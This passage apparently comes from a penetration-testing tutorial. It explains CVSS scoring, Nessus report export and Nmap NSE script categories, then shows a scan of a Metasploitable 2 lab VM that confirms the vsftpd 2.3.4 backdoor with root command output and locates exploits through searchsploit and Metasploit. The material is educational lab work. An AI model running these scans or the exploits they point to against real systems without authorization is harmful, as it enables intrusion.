https://www.first.org/cvss/calculator/3.0#The following is the final version of the URL, with the CVSS 3.0 Vector as the suffix:https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

1. Upon visiting the preceding URL, you will see how the vectors were allocated to determine the vulnerability score of 9.8, as shown below:



Base Score

9.8
(Critical)

Attack Vector (AV)

[✓ Network (N)] Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC)

[✓ Low (L)] High (H)

Privileges Required (PR)

[✓ None (N)] Low (L) High (H)

User Interaction (UI)

[✓ None (N)] Required (R)

Scope (S)

[✓ Unchanged (U)] Changed (C)

Confidentiality (C)

None (N) Low (L) [✓ High (H)]

Integrity (I)

None (N) Low (L) [✓ High (H)]

Availability (A)

None (N) Low (L) [✓ High (H)]

Vector String - CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H


As shown in the preceding screenshot, a threat actor will need to create an exploit that needs to be delivered across a **Network** (**N**) path with a **Low** (**L**) attack complexity, which requires **None** (**N**) privileges to be successful.

Furthermore, **None** (**N**) human user interactions are needed, due to the scope of the attack will remain **Unchanged** (**U**). Once the exploit takes advantage of the security vulnerability on the targeted system, the impact on the confidentiality, integrity, and availability of the system will be **High** (**H**).

Part 4 – Exporting vulnerability reports

Generating a report from Nessus helps you quickly reference vulnerabilities and their descriptions after a penetration test. In this section, you will learn how to generate various types of reports using Nessus.To get started with this exercise, please use the following instructions:

1. On the Nessus Dashboard, click on **Report** as shown below:



Apache 2.4.x < 2.4.53 Multiple Vulnerabilities

Description

The version of Apache httpd installed on the remote host is prior to 2.4.53. It is, therefore, affected by multiple vulnerabilities as referenced in the 2.4.53 advisory.


- mod_lua Use of uninitialized value of in r:parsebody: A carefully crafted request body can cause a read to a random memory area which could cause the process to crash. This issue affects Apache HTTP Server 2.4.52 and earlier. Acknowledgements: Chamal De Silva (CVE-2022-22719)

- HTTP request smuggling: Apache HTTP Server 2.4.52 and earlier fails to close inbound connection when errors are encountered discarding the request body, exposing the server to HTTP Request Smuggling Acknowledgements: James Kettle <james.kettle portswigger.net> (CVE-2022-22720)

Plugin Details

Severity:	Critical
ID:	158900
Version:	1.6
Type:	combined
Family:	Web Servers
Published:	March 14, 2022
Modified:	June 15, 2022

1. Next, a pop-up window will appear and provide you with various report generating options. Choose the **Report Format**, **Report Template** and click on **Generate Report** as shown below:



Generate Report

Report Format: ○ HTML ● PDF ○ CSV

Select a Report Template:

SYSTEM


- Complete List of Vulnerabilities by Host
- Detailed Vulnerabilities By Host
- Detailed Vulnerabilities By Plugin
- Vulnerability Operations

Template Description:
This report provides a summary list of vulnerabilities for each host detected in the scan.

Filters Applied:
None

Formatting Options:
☑ Include page breaks between vulnerability results

1. Once the report is generated, ensure you save it on your desktop and open it using a PDF reader, as shown below:



172.30.1.48

19	22	24	4	64
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 133

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.8	6.7	100995	Apache 2.2.x < 2.2.33-dev / 2.4.x < 2.4.26 Multiple Vulnerabilities
CRITICAL	9.8	6.7	101787	Apache 2.2.x < 2.2.34 Multiple Vulnerabilities
CRITICAL	9.8	7.4	158900	Apache 2.4.x < 2.4.53 Multiple Vulnerabilities
CRITICAL	9.8	7.4	161948	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities
CRITICAL	9.8	9.4	172186	Apache 2.4.x < 2.4.56 Multiple Vulnerabilities
CRITICAL	9.8	7.4	153584	Apache < 2.4.49 Multiple Vulnerabilities
CRITICAL	9.8	7.4	95438	Apache Tomcat 6.0.x < 6.0.48 / 7.0.x < 7.0.73 / 8.0.x < 8.0.39 / 8.5.x < 8.5.8 / 9.0.x < 9.0.0.M13 Multiple Vulnerabilities

Having completed this section, you have learned how to use Nessus to perform a vulnerability assessment on a target during a penetration test. In the next section, you will learn how to identify security vulnerabilities using the Nmap.

Vulnerability identification using Nmap

The **Nmap Scripting Engine** (**NSE**) is one of the most powerful features of Nmap. It enables penetration testers and security researchers to create, automate, and perform customized scanning on targeted systems. When working with NSE, the scanning techniques are usually aggressive and has the potential to cause unexpected data loss or even crash the targeted system. However, NSE allows a penetration tester to easily identify security vulnerabilities and determine whether the target is exploitable.There are 600+ pre-built scripts that belongs to the following NSE categories:

- **Auth**: This category contains scripts that scan a targeted system to identify whether authentication bypass is possible.
- **Broadcast**: This category contains scripts that are used to discover host systems on a network.
- **Brute**: This category contains scripts that are used to perform some types of brute-force attacks on a remote server to with the intention to gain unauthorized access.
- **Default**: This category contains a set of default scripts within NSE for scanning.
- **Discovery**: This category contains scripts that are used in active reconnaissance to identify network services on a targeted system.
- **DoS**: This category contains scripts that simulate a **Denial-of-Service** (**DoS**) attack on a targeted system to check whether it's susceptible to such types of attacks.
- **Exploit**: This category contains scripts that are used to actively exploit security vulnerabilities on a target.
- **External**: This category contains scripts that usually send data that's been gathered from a targeted system to an external resource for further processing.
- **Fuzzer**: This category contains scripts that are used to send random data into an application to discover any software bugs and vulnerabilities within applications.
- **Intrusive**: This category contains high-risk scripts that can crash systems and cause data loss.
- **Malware**: This category contains scripts that can determine whether a target is infected with malware.
- **Safe**: This category contains scripts that are not intrusive and safe to use on a targeted system.
- **Version**: This category contains scripts that are used to gather the version information of services on a targeted system.
- **Vuln**: This category contains scripts that are used to check for specific vulnerabilities on a targeted system.


To learn more about NSE, please see: https://nmap.org/book/nse.html.
For a full list of NSE scripts, please see:
https://nmap.org/nsedoc/scripts/.

To get started working with NSE to identify security vulnerabilities, please use the following instructions:

1. Power-on **Kali Linux** and **Metasploitable 2** virtual machines.
2. On **Kali Linux**, open the **Terminal** and use the following commands to view a list of locally available NSE scripts:

```
kali@kali:~$ ls -l /usr/share/nmap/scripts
```

The following screenshot shows there are 4000+ NSE scripts within the `/usr/share/nmap/scripts` directory on Kali Linux:




```
kali@kali:~$ ls -l /usr/share/nmap/scripts
total 4952
-rw-r--r-- 1 root root  3901 Jun  1 09:02 acarsd-info.nse
-rw-r--r-- 1 root root  8749 Jun  1 09:02 address-info.nse
-rw-r--r-- 1 root root  3345 Jun  1 09:02 afp-brute.nse
-rw-r--r-- 1 root root  6463 Jun  1 09:02 afp-ls.nse
-rw-r--r-- 1 root root  7001 Jun  1 09:02 afp-path-vuln.nse
-rw-r--r-- 1 root root  5600 Jun  1 09:02 afp-serverinfo.nse
-rw-r--r-- 1 root root  2621 Jun  1 09:02 afp-showmount.nse
```

1. To filter all **File Transfer Protocol** (**FTP**) NSE scripts, use the following the commands:

```
kali@kali:~$ ls -l /usr/share/nmap/scripts/ftp*
```


As shown in the following screenshot, the `*` works as a wildcard to show all scripts which begins with `ftp`:



```
kali@kali:~$ ls -l /usr/share/nmap/scripts/ftp*
-rw-r--r-- 1 root root 4530 Jun  1 09:02 /usr/share/nmap/scripts/ftp-anon.nse
-rw-r--r-- 1 root root 3253 Jun  1 09:02 /usr/share/nmap/scripts/ftp-bounce.nse
-rw-r--r-- 1 root root 3108 Jun  1 09:02 /usr/share/nmap/scripts/ftp-brute.nse
-rw-r--r-- 1 root root 3272 Jun  1 09:02 /usr/share/nmap/scripts/ftp-libopie.nse
-rw-r--r-- 1 root root 3290 Jun  1 09:02 /usr/share/nmap/scripts/ftp-proftpd-backdoor.nse
-rw-r--r-- 1 root root 3768 Jun  1 09:02 /usr/share/nmap/scripts/ftp-syst.nse
-rw-r--r-- 1 root root 6021 Jun  1 09:02 /usr/share/nmap/scripts/ftp-vsftpd-backdoor.nse
-rw-r--r-- 1 root root 5923 Jun  1 09:02 /usr/share/nmap/scripts/ftp-vuln-cve2010-4221.nse
```

1. Next, let’s use Nmap to determine whether the targeted system (Metasploitable 2) is running an FTP service and determine the service version:

```
kali@kali:~$ sudo nmap -sV -p 20,21 172.30.1.49
```




```
kali@kali:~$ sudo nmap -sV -p 20,21 172.30.1.49
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-06 10:02 EDT
Nmap scan report for 172.30.1.49
Host is up (0.00018s latency).

PORT   STATE  SERVICE  VERSION
20/tcp closed ftp-data
21/tcp open   ftp      vsftpd 2.3.4
MAC Address: 08:00:27:33:AC:4E (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix
```

As shown in the preceding screenshot, port 21 is open and the service is identified as *vsftpd 2.3.4* on the targeted system.

1. Next, let’s use one of the NSE scripts to determine whether vsftpd is vulnerable on the target:

```
kali@kali:~$ sudo nmap --script ftp-vsftpd-backdoor 172.30.1.49
```


The `--script` command allows you to specify either a single script, multiple scripts, or a category of scripts. The following screenshot shows the results of performing a scan on our victim machine:



```
kali@kali:~$ sudo nmap --script ftp-vsftpd-backdoor 172.30.1.49
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-06 10:06 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 172.30.1.49
Host is up (0.000081s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
```

As shown in the preceding screenshot, the ftp-vsftpd-backdoor script was used to check whether the target is vulnerable to a backdoor present within the vsFTPd 2.3.4 application. As a result, NSE indicated the targeted system is running a vulnerable service.

1. Now that a vulnerability has been found, the next step is to determine whether there are exploits that can leverage this security weakness. The following screenshot shows the results of performing a Google search for known exploits for the vsFTPd 2.3.4 service:



vsftpd 2.3.4 exploit

About 16,900 results (0.23 seconds)

Rapid7
https://www.rapid7.com › exploit › unix › ftp › vsftpd...

VSFTPD v2.3.4 Backdoor Command Execution

30 May 2018 — This module **exploits** a malicious backdoor that was added to the **VSFTPD** download archive. This backdoor was introduced into the **vsftpd-2.3.4**.tar.

Exploit Database
https://www.exploit-db.com › exploits


vsftpd 2.3.4 - Backdoor Command Execution

12 Apr 2021 — **vsftpd 2.3.4** - Backdoor Command Execution. CVE-2011-2523 . remote **exploit** for Unix platform.

As shown in the preceding screenshot, there's a link for an exploit from Rapid7, the creator of Metasploit. Using this Rapid7 URL, you can gather further details on how to exploit the vulnerability using Metasploit on Kali Linux. Additionally, notice the second URL within the Google search result, which is from Exploit-DB. This is a trusted exploit database that is maintained by the creators of Kali Linux. These are two trusted online resources for gathering exploits during a penetration test.


1. Additionally, within Kali Linux, there is a tool known as **searchsploit** that allows you to perform a query/search for exploits within the offline version of Exploit-DB on Kali Linux.

The following screenshot shows the search results when using the `searchsploit` command:



```
kali@kali:~$ searchsploit vsFTPd
------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                           |  Path
------------------------------------------------------------------------- ---------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption           | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)           | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)           | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                         | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                                | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                   | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                                  | multiple/remote/49719.py
------------------------------------------------------------------------- ---------------------------
```

As shown in the preceding screenshot, `searchsploit` was able to identify multiple exploits from the local, offline version of the Exploit-DB database. Notice there is a particular entry that indicates there's already an exploit module within Metasploit. The following screenshot shows the `vsFTPd exploit` module within Metasploit:



```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

